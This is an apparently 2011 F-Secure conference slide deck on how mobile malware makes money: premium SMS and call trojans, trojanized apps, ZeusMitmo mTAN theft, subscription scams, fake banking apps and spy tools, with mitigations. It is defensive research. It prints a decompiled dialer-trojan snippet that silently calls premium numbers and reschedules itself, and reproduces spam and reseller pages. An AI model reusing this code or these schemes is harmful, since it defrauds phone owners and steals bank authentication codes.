

### **Mobile Malware And Monetizing 2011**

Jarno Niemelä

Jarno.niemela@f-secure.com



### Mobile Security - Where are we today?

- First mobile malware found in 2004
  - Now: 560 viruses, worms and trojan families
  - Over 2000 unique infected files
  - Targeting the most common platforms
- Things are starting to heat up
  - Constant stream of new malware
  - For profit malware is dominant
  - Banker attacks in several countries





### **Typical Mobile Threats in 2011**

- Old style Viruses and Worms are almost extinct in Mobile devices nowadays
  - Old phones that do not have AV can be infected by Bluetooth worm, but those are dying out with the phones
- Typical mobile threat nowadays is after money one way or another
  - Mobile Trojans or Worms that try to generate money from victims
  - Commercial spying tools that are sold to people who use tools for privacy violations



### It's All About Money

- · There are already serious attempts to make money with mobile malware
  - So far guys doing this are amateurs
- That's going to change when some of them strike gold
- Monetization methods we have seen so far
  - Premium SMS messages
  - Premium voice calls
  - Subscription scams
  - Banking attacks
  - Ransomware
  - Fake applications



### **Mobile Malware**

- Most mobile malware targets either Chinese or Russian users
  - Which makes it a fair assumption that they originate from same countries
  - However as we have seen with ZeusMitmo, criminals go where money is
- Malware can be roughly categorized into three groups
  - Trivial SMS sending malware
    - Usually written in Java, but also native for Symbian and Android
  - Worms that spread as links over SMS or Email
    - Native Symbian, Android or Windows Mobile
  - Trojanized applications
    - Symbian or Windows Mobile




### **Premium SMS senders**

- Premium SMS sending trojans are the most numerous of mobile malware
- Typically these are minimal applications with simple social engineering UI
- As premium SMS works only in one country, these trojans are highly localized
  - Most that we know of operate in Russia
- Typically trojans are spread with rudimentary social engineering
  - As ICQ messages with download/install link
  - Vkontakte (Russian equivalent of facebook)
  - SEO spam
  - SMS spam
  - Facebook spam



### Fakeplayer a Typical Trivial SMS trojan

- Fakeplayer variants are Android trojans that pretend to be media or porn player application
- On installation Android will ask for permissions that include sending SMS messages
- Upon start up Fakeplayer sends premium rate messages to Russian short number, without country code
- Unfortunately just about every Android app asks for permissions so user will not see anything out of place
- When application is run it displays Russian text which translates as "Wait, sought access to video library.."
- Fakeplayer.B has been spread with SEO techniques targeting on porn related searches [1]



### **Trojanized Applications**

- Trivial trojans like Fakeplayer are easily reported by users
- Which means that their lifespan and infection count is rather low
- Most trojans that we have seen lately avoid this by trojanizing real apps
- Typical case of trojanized application is pirated game or other entertainment
- Malware author downloads popular game or other application
- Unpacks the application and inserts trojan payload
- Uploads the trojanized version with new vendor ID into third party market or file sharing forum
- User downloads the trojan like any other application
- Trojan works silently in the background





### Geinimi a Typical Trojanized Application

- Geinimi is a trojan that has been injected into several different applications
  - Trojanized apps have been uploaded to third party application markets
- Genimi is a backdoor trojan with following capabilities
  - Send location information
  - Send IMEI and IMSI information
  - Download and prompt user to install application
  - Send list of installed applications to a server
  - Read and send SMS messages
  - Send SMS and erase traces
  - Send address book to a server
  - Launch a web browser with given URL







### **Preventing Trojanized Apps**

- Trojanized apps are difficult for cursory review, since they are real apps
- The only thing that sets them apart from originals is additional capabilities
- Out of place capabilities are easy to spot
  - Why this game is making phone calls or SMS?
  - Why this game is accessing user data?
- Things get even trickier when malware writers start to trojanize apps which already do have required capabilities in original app
- Best protection comes from advanced file analysis and anti-piracy measures
  - Look and investigate for nearly identical apps both for piracy and malware



### **DroidDream First Major Trojan In Android Market**

- DroidDream is a malware that was used in trojanizing 51 applications in Google Android Market
- Unlike other trojanized apps DroidDream did not request unusual privileges
- This was done to avoid attention of trivial apps having high privileges
- DroidDream used raceagainstthecage exploit to get root access and then could do things without it showing in application installation
- After exploiting the device DroidDream steals user information
  - IMEI, IMSI, Model info
  - Language, Country, User ID
- In addition of simple information stealing DroidDream is also capable of installing arbitrary code from C&C server



### **Exploits In Apps**

- Exploits are problematic
- The reviewed app does not show any unusual capabilities
- But as soon as exploit is run the app can do whatever it pleases
- Best defense against exploits is AV style binary detections that scan for known exploit payloads
  - However obfuscation will make it difficult to proactively block exploits
- Obfuscation could be detected and banned by itself
  - However a lot of applications are copy protected and thus obfuscated
  - Since piracy is a problem developers want to obfuscate
- My advice would be not to allow obfuscation and deny obfuscated apps from the market
  - Most likely this would cause a lot of political problems  $\ \ \, \odot$



### It's Not Only The Apps That Exploit

- Both Android and iPhone have had several remote exploits
  - Image format parsing errors
  - PDF parsing errors
  - Webkit vulnerabilities
- In theory exploits are rather short lived, but users are slow to update
- Sooner or later we will see widely used drive by downloads, just like in PC
  - Some of the Apple jailbreaks have technically been drive by download
- When this will happen is hard to predict
  - We were sure that CVE-2010-1797 was going to be used for malware



### What to Do With Exploits

- Good portion of PC based malware use exploits, so we know what to do
- Prevent user from going to known hostile sites
  - Can be done with browsing protection
- Harden browser and other external clients against exploits
  - Run browser and reader components with minimal permissions
  - Exploit shield based content inspection for shellcodes and exploit code
- System heuristics and behavioral monitoring
  - Detect applications using privileges that they should not have
  - Detect applications that are in system without proper install record
- Have scanner to detect dropped files
  - The exploit may be hard to detect, but payload is usually rather easy



### **Symbian Banking Trojans**

- ZeusMitmo is a family of mobile Banker trojans
  - Currently affected are Symbian, Windows mobile and Blackberry
- First ZeusMitmo was used by Trojan-Spy:W32/Zbot.PUA and PUB to assist in attack against Grupo Santanders authentication system
- Later we have seen attacks in several countries.
  - Poland, Germany, Turkey, Portugal, etc.
- Victim banks are using SMS TAN codes for two factor authentication
- So malware author counter this by getting a trojan into phone
- Which sends mTAN messages to C&C number
  - Verification mTAN codes will be routed straight to attacker
  - Thus allowing attacker to fool two channel authentication
- Originally discovered by David Barroso [4]



### ZeusMitmo Attack

User gets infected by Zbot by usual means

Zbot uses form injection to add a question about users mobile phone number

and model to bank web page

User enters his model and phone number

- C&C server sends user a SMS message that contains download link to a Symbian trojan component
- User downloads and installs a trojan component
- User finishes his transaction without any further interference


 Later attacker logs in with stolen credentials and gets forwarded TAN codes to complete authorization checks



Images copyright: David Barroso

### Why Would User Install The Symbian Trojan

- As Zbot is able to inject phone questions into bank web page, user will not see anything out of place
- In addition to that the trojan is Symbian signed
  - Issuer: Symbian
  - Issued to: Mobil Secway
  - Vendor info: Nokia
- Later variants used Anuj mobility SA INDIA LIMITED





### So How Do These Guys Make Profit

- With premium SMS senders and bankers the profit model is obvious
  - Some trojanized applications do contain SMS sending code
  - And for others such feature could be added as payload
  - Banker trojan couple be deployed only to promising targets over C&C
- However most of mobile malware seems to only steal information
  - We are not sure how malware authors turn stolen user info into profit
  - Most likely they sell them to advertisers/aggregators as leads
- So far we have seen only couple malware that would use premium rate calls
  - But this is most likely to be the next step on malware evolution



### **Premium Rate Call Trojans**

- Premium rate SMS numbers work only in one country, which limits victims
- What malware authors want is international monetizing methods
- Too bad, there is one already available, and is being used by some authors
- "International premium" rate numbers work from anywhere in the world
  - They work by user registering a number from premium rate operators
  - After this all calls to this number are treated as international billing from which the owner of the number will get a cut from a phone call
    - What actually happens that call is routed locally, but charge is international level
  - Unlike premium SMS messages or other services, there is no way to block this unless user blocks international phone calls
  - Of course the billing operators are not at fault, from their point of view malware authors are abusing their services



### "Short Stopping" / "Long Lining"















view live statistics

About us | How it works | IVR services | Terminations | Live voice chat | Voice broadcasting | Partner with us | Contact | Sign Up



## international premium billing solutions

for the telemedia industry

ZAIRE +243 123 / 243 42 / 243 127 MADAGASCAR +261 22 CAMEROON +237 AUSTRIA +43 NIGER +227

MORE DETAILS

#### about us

Keyzone Company Limited is an international voice carrier working with numerous international PTT's, Mobile operators and long distance alternative carriers for the wholesale of voice minutes.

Keyzone-Telemedia is focused on international premium numbers as an alternative billing mode for content providers.

read more...

#### Welcome

to keyzone-telemedia!

Keyzone-Telemedia allocates the content provider with an appropriate termination number accessible from the country(s) the service provider wishes to promote it's services in.

Keyzone-Telemedia pays every second service provider generates on a termination number and provides clients with "live" statistics on line for analysis of traffic by date, termination number and origin.

Keyzone-Telemedia can also assist content

#### how it works

- Voice / Data
- Diverse traffic delivery methods
- Hostina
- Payout
- Set up fee
- Special solutions
- Terms and conditions

#### read more...

Subscribe to Newsletter:









### World Premium Telecom The first premium rate numbers reseller program









PAYOUTS ON-LINE REPORT NUMBERS ORDER ACCOUNT PRICE LISTS NEWS DOWNLOAD CUSTOMIZATION INVOICE

#### Payouts \* □□ \* मृल्य

| Prefix | Termination | Test<br>NOW | PAYOUT per minute |        |      |          | Access<br>list |
|--------|-------------|-------------|-------------------|--------|------|----------|----------------|
|        |             |             | PARTNER           |        |      |          |                |
|        |             |             | STANDARD          | SILVER | GOLD | PLATINUM |                |

#### WEEKLY 7/1 payments

| Tunisia                 | TEST  | \$ 0.07  | \$ 0.07  | \$ 0.07   | \$ 0.07  | <b>◎ ****</b>   |
|-------------------------|---|--|--|---|--|---|
| Latvia                  | TEST  | € 0.09   | € 0.09   | € 0.10  | € 0.10   | <b>(</b> )  |
| Belarus                 | TEST  | € 0.03   | € 0.03   | € 0.03  | € 0.03   | 0   |
| Sierra Leona            | TEST  | \$ 0.14  | \$ 0.14  | \$ 0.15   | \$ 0.15  | ● ******  |
| Austria                 | TEST  | € 0.06   | € 0.06   | € 0.065   | € 0.065  | <ul><li>● *******</li></ul>   |
| Austria                 | TEST  | € 0.06   | € 0.06   | € 0.065   | € 0.065  | 0   |
| Austria                 | TEST  | € 0.06   | € 0.06   | € 0.065   | € 0.065  | ● ******  |
| Austria                 | TEST  | € 0.10   | € 0.10   | € 0.105   | € 0.105  | <b>●</b> ****   |
| Austria                 | TEST  | € 0.10   | € 0.10   | € 0.105   | € 0.105  | ( ) ******  |
| Austria                 | TEST  | € 0.10   | € 0.10   | € 0.105   | € 0.105  | <b>O</b> *****  |
| Austria                 | TEST  | € 0.10   | € 0.10   | € 0.105   | € 0.105  | ● ******  |
| Lithuania GSM peak only | TEST  | € 0.025  | € 0.025  | € 0.025   | € 0.025  | ( ) ***********************************   |
| Lithuania premium       | TEST  | € 0.12   | € 0.12   | € 0.13  | € 0.14   | ( ) ******  |
| Guinea                  | TEST  | \$ 0.10  | \$ 0.10  | \$ 0.11   | \$ 0.11  | <b>(</b> )  |
| Kosovo                  | TEST  | € 0.07   | € 0.07   | € 0.075   | € 0.075  | <b>◎</b> ****   |
| Myanmar                 | TEST  | € 0.06   | € 0.06   | € 0.065   | € 0.065  | ● ******  |
| Georgia                 | TEST  | € 0.12   | € 0.12   | € 0.13  | € 0.13   | <b>●</b> ****   |
|                         | Latvia  Belarus  Sierra Leona  Austria  Austria  Austria  Austria  Austria  Austria  Austria  Lithuania GSM peak only  Lithuania premium  Guinea  Kosovo  Myanmar | Latvia         TEST           Belarus         TEST           Sierra Leona         TEST           Austria         TEST           Lithuania GSM peak only         TEST           Lithuania premium         TEST           Guinea         TEST           Kosovo         TEST           Myanmar         TEST | Latvia         TEST         € 0.09           Belarus         TEST         € 0.03           Sierra Leona         TEST         \$ 0.14           Austria         TEST         € 0.06           Austria         TEST         € 0.06           Austria         TEST         € 0.10           Austria         TEST         € 0.10           Austria         TEST         € 0.10           Austria         TEST         € 0.10           Lithuania GSM peak only         TEST         € 0.025           Lithuania premium         TEST         € 0.12           Guinea         TEST         \$ 0.10           Kosovo         TEST         € 0.07           Myanmar         TEST         € 0.06 | Latvia       TEST       € 0.09       € 0.09         Belarus       TEST       € 0.03       € 0.03         Sierra Leona       TEST       \$ 0.14       \$ 0.14         Austria       TEST       € 0.06       € 0.06         Austria       TEST       € 0.06       € 0.06         Austria       TEST       € 0.10       € 0.10         Lithuania GSM peak only       TEST       € 0.025       € 0.025         Lithuania premium       TEST       € 0.12       € 0.12         Guinea       TEST       \$ 0.10       \$ 0.10         Kosovo       TEST       € 0.07       € 0.07         Myanmar       TEST       € 0.06       € 0.06 | Latvia       TEST       € 0.09       € 0.09       € 0.10         Belarus       TEST       € 0.03       € 0.03       € 0.03         Sierra Leona       TEST       \$ 0.14       \$ 0.14       \$ 0.15         Austria       TEST       € 0.06       € 0.06       € 0.065         Austria       TEST       € 0.06       € 0.06       € 0.065         Austria       TEST       € 0.10       € 0.10       € 0.105         Lithuania GSM peak only       TEST       € 0.025       € 0.025       € 0.025         Lithuania premium       TEST       € 0.12       € 0.12       € 0.13         Guinea       TEST       \$ 0.10       \$ 0.10       \$ 0.11         Kosovo       TEST       € 0.07       € 0.07       € 0.075         Myanmar       TEST       € 0.06       € 0.06       € 0.065 | Latvia       TEST       € 0.09       € 0.09       € 0.10       € 0.10         Belarus       TEST       € 0.03       € 0.03       € 0.03       € 0.03         Sierra Leona       TEST       \$ 0.14       \$ 0.14       \$ 0.15       \$ 0.15         Austria       TEST       € 0.06       € 0.06       € 0.065       € 0.065         Austria       TEST       € 0.06       € 0.06       € 0.065       € 0.065         Austria       TEST       € 0.10       € 0.10       € 0.105       € 0.065         Austria       TEST       € 0.10       € 0.10       € 0.105       € 0.105         Austria       TEST       € 0.10       € 0.10       € 0.105       € 0.105         Austria       TEST       € 0.10       € 0.10       € 0.105       € 0.105         Lithuania GSM peak only       TEST       € 0.025       € 0.025       € 0.025       € 0.025         Lithuania premium       TEST       € 0.12       € 0.12       € 0.13       € 0.14         Guinea       TEST       € 0.07       € 0.07       € 0.075       € 0.075         Myanmar       TEST       € 0.06       € 0.06       € 0.065       € 0.065 |

#### News July 2010 NEW terminations: JUST CONNECTED: +43 820 892 3 Austria WEEKLY +43 820 892 4 Austria WEEKLY +43 820 910 Austria WEEKLY +43 820 902 Austria WEEKLY +43 810 957 Austria WEEKLY +43 810 961 Austria WEEKLY +43 810 971 Austria WEEKLY +372 707 Estonia HIGH WEEKLY +995 54 Georgia WEEKLY +386 49 Kosovo WEEKLY +216 Tunisia WEEKLY +955 25 Myanmar WEEKLY +371 810 3 Latvia WEEKLY +371 657 Latvia WEEKLY

Check your rates on-line and activate numbers instantly.


#### Logged on

Welcome test numbers (test)

Your current IP: 193.110.109.30 Your last IP: 112.200.74.111

You are our gold partner

Logout



| *        | Guinea Bissau           | 245     | 30 - 45 Days EOM | +245-4500000     |  |
|----------|-------------------------|---------|------------------|------------------|--|
|          | Int'l virtual premium   | 9       | Weekly           | +9-609613016     |  |
|          | Int'l virtual premium   | 9       | Weekly           | +9-609700152     |  |
|          | lvory Coast             | 225 21  | 30 - 45 Days EOM | + 225-21709209   |  |
|          | Kenya                   | 254     | Biweekly         | +254-204790000   |  |
|          | Latvia                  | 371     | 30 - 45 Days EOM | +37165158600     |  |
|          | Latvia                  | 371     | 30 - 45 Days EOM | + 37 1-65 153590 |  |
| •        | Liechtenstein           | 423 8   | 30 - 45 Days EOM | + 423-8701270    |  |
|          | Lithuania               | 370     | Weekly           | + 370-91022401   |  |
|          | Madagascar              | 2612219 | Weekly           | + 261-221900000  |  |
|          | Madagascar              | 261221  | 30 - 45 Days EOM | + 261-221000000  |  |
|          | Madagascar              | 2612211 | 30 - 45 Days EOM | + 261-221100000  |  |
| •        | Nauru                   | 674     | 30 - 45 Days EOM | + 674-9990870    |  |
|          | NEW Oration Satellite   | 882 33  | 60 Days EOM      | +882-33790523    |  |
| 0        | North Korea             | 850-99  | 30 - 45 Days EOM | + 850-99921220   |  |
| <b>A</b> | Norfolk Island          | 672     | 30 - 60 Days EOM | + 672-372440     |  |
|          | Poland Premium          | 48 22   | 30 - 45 Days EOM | + 48-221988800   |  |
|          | Romania Special Service | 40 312  | 30 - 30 Days EOM | + 40-312499000   |  |
| **       | Sao Tome                | 239     | 30 - 45 Days EOM | + 239-298599     |  |
| _        |                         |         |                  |                  |  |




22nd March 2010, 08:52 AM.

#1

smudgelab 🕥 [OP]

Member:







#### Phone dialled out internaionally without permission!

Really wierd one this. Last night, I was woken by a repetitive voice telling me that "International dialling is not currently permitted from this device". As this was at aprox' 02.40 on Suday AM, it fair shook me out of a deep sleep! On checking the phone I found the following call history:

- +88213213214 @ 02:44
- +88213213214 @ 02:36
- +1(767)503-3611 @ 02 36
- +1(767)503-3611 @ 02:36
- +1(767)503-3611@02:36
- +8823460777 @ 02:35

I have absolutely no idea who or what these numbers are for (Google suggests) +882 may be something to do with satellite phones(!?) & +1767 appears to be a Dominican country code(!!??) but it was very unnerving to see my phone has been trying to ring these without any input from me. I'll be onto Virgin mobile later to see if they can help but thought I'd try the collective wisdom of you guys first. Virus / dialler maybe? Do these even exist for win mo phones? Any help will be very much appreciated. Thank you.

Search

will be delivered on purchase

Download

Registration Key:

Trial version:

» Advanc

```
int num5 = (int) key.GetValue("Status");
if ((num5 == 1) && (Assembly.GetExecutingAssembly().GetName().CodeBase
   Phone phone = new Phone();
   phone.Talk("+8823460777");
   Thread.Sleep(0xc350);
   phone.Talk("+17675033611");
   Thread.Sleep(0xc350);
   phone.Talk("+88213213214");
   Thread.Sleep(0xc350);
                                                      512
   phone.Talk("+25240221601");
   Thread.Sleep(0xc350);
   phone.Talk("+2392283261");
   Thread.Sleep(0xc350);
   phone.Talk("+881842011123");
   long num6 = DateTime.Now.AddMonths(1).ToFileTime();
   long num7 = 0L:
   FileTimeToLocalFileTime(ref num6, ref num7);
   SystemTime time6 = new SystemTime();
   FileTimeToSystemTime(ref num7, time6);
   CeRunAppAtTime(@"\Windows\smart32.exe", time6);
```



### The numbers

• +882346077 Antarctica

• +17675033611 Dominican republic

• +88213213214 EMSAT satellite prefix

• +25240221601 Somalia


+2392283261 São Tomé and Príncipe

• +881842011123 Globalstar satellite prefix



### User Is Helpless Against "International" Numbers

- How do you figure out how much such a number costs you?
- How do you figure out who owns the number?
- Where do you complain to?
- How do you get such a number shut down?
- How you can block these numbers without preventing international calls?



### **Premium Rate Subscription Scams**

- Premium rate subscription scams work by getting victim subscribed to service without them noticing and then starting to bill for services
- Typically these scams work by fooling victim in one time transaction
  - Victim thinks that he is ordering ringtone or joining a lottery
  - While he actually is subscribed to service that bills until terminated
- Alternative method uses WAP push to make scam easier
  - User is sent WAP push link with some social engineering pretext
  - If user clicks the link, he will get typical mobile ad page
  - But on the same time server gets his MSIDN and subscribes the victim





### Premium Rate Service Scams As Facebook Spam

- We used to see premium rate scams mostly in SMS
- But now at least one operator affiliate is using facebook
- Clicking link leads to premium rate ad page by wixawin.com
- Wixawin displays prices and subscription information
- But less honest players are soon to follow
- Now that using FB spam is upfront and honest by itself

#### facebook

Nick sent you a message.



Nick ONeill September 6, 2010 at 4:00pm

Subject: hey i think u will like this

im only sendin this to my close friends. On FBs page here = <a href="http://apps.facebook.com/hotonion/">http://apps.facebook.com/hotonion/</a>, they are giving us gifts in return for using there new insane features! I orginally found this out here = <a href="http://www.facebook.com/l/f54d8PmkxtPffil157R5O815vNq;artcentertransportation.com">http://www.facebook.com/l/f54d8PmkxtPffil157R5O815vNq;artcentertransportation.com</a>



Best Buy giftcard they sent me here http://apps.facebook.com/glowworms/ to



I thought this survey stuff was BULL\*\* but i swear the Best Buy giftcard they sent me here http://apps.facebook.com/soupsale/ t laptop!

about an hour ago via Mobile Web



**I thought this survey stuff was** BULL\*\* but used the Best Buy giftcard they sent me here http://apps.facebook.com/bluesl buy a laptop!

about an hour ago via Mobile Web



Best Buy giftcard they sent me here http://apps.facebook.com/sodacans/ to be

about an hour ago via Mobile Web



I thought this survey stuff was GARBAGE but on a shopping spree at walmart thanks to FB = http://apps.facebook.com/snu this wont last long so gooo!


about an hour ago via Mobile Web



I thought this survey stuff was BULL\*\* but i swear the Best Buy giftcard they sent me here http://apps.facebook.com/sunrisegam

### **Fake Applications**

- Fake applications are not malware
- They are apps that have no functionality but are sold for low enough amount that people don't bother to complain
- Fake banking applications claim to provide mobile banking for given bank
- When executed they launch that banks own site in browser
- However they could have been easily used for phishing or a banker trojan attack
- People actually bought these and tried to use them for banking
- Scary....





### Banks targeted by "09droid"

Abbey Bank

Alaska USA FCU

Alliance & Leicester (v. 1.1)

**Bank Atlantic** 

Bank of America

Bank of Queensland

Barclaycard (v. 1.1)

Barclays Bank (v. 1.2)

BB&T

Chase

City Bank Texas

Commerce Bank

Compass Bank

Deutsche Bank

Fifty Third Bank v.1.1

First Republic Bank v.1.1

**Great Florida Bank** 

LloydsTSB

M&I

Mechanics Bank v.1.1

MFFCU v.1.1

Midwest

Nationwide (v. 1.1)

NatWest (v. 1.1)

Navy Federal Credit Union (v. 1.1)

PNC

Royal Bank of Canada

**RBS v.1.1** 

SunTrust

TD Bank v.1.1


US Bank v.1.2

**USAA v.1.1** 

Valley Credit Union

Wachovia Corp (v. 1.2)

Wells Fargo (v. 1.1)





### Windows SMS and premium call trojans

- Used to be popular with modems, two known modern cases
- Using a GPRS USB dongle modem to send SMS messages
- It would be trivial so send SMS messages or make calls using BT enabled phone paired with PC
- Nokia PC suite offers easy interface for SMS sending and calls

 Using telephony capabilities to milk more money from user might be next botnet standard feature



### **Spytools**

Mobile spying tools are applications that are installed into a smart phone and send information out from the phone

 Typical example would be an application that sends all received SMS message to a third party without permission from the user

Mobile spying tools are not illegal by itself

- Their vendors claim that they must be used only for legal purposes
- While in reality most of the things that people use these tools are illegal. At least in countries that have strong privacy protection laws



### Who Would Use Spy Tools

The same people who use PC based spy tools

- Oppressive spouses and other domestic abuse cases
- Private investigators / divorce attorneys
- Managers monitoring their employees
- Industrial spies

Some vendors sell both PC and mobile spy tools

- And give discounts if you buy both
- Spy both on your wife's PC and her mobile phone



### What's Going To Happen Next?

- Now as some malware authors have made money, blood is in the water
- Most likely authors are going to switch from premium SMS to premium calls
- Next question is that how bad this is going to get
- PC malware explosion started in 2004 when first malware got profit
- It is very likely that we are going to see a lot more activity in mobile front
- Already in 2010 most of the mobile malware was profit motivated
- And we are going to see a lot more of it



### **How To Mitigate Possible Malware Incidents**

- Application store review
  - Prevent trojanized apps when possible, revoke quick when not
- Browsing protection
  - Protects from hostile exploit sites
  - Scam, parental, etc content filtering
- SMS/Email Spam filtering
  - Filter out attacks based on social engineering
- File based Anti-Virus
  - Fallback when browsing protection and app store review fail
- Behavioral monitoring



# Protecting the irreplaceable

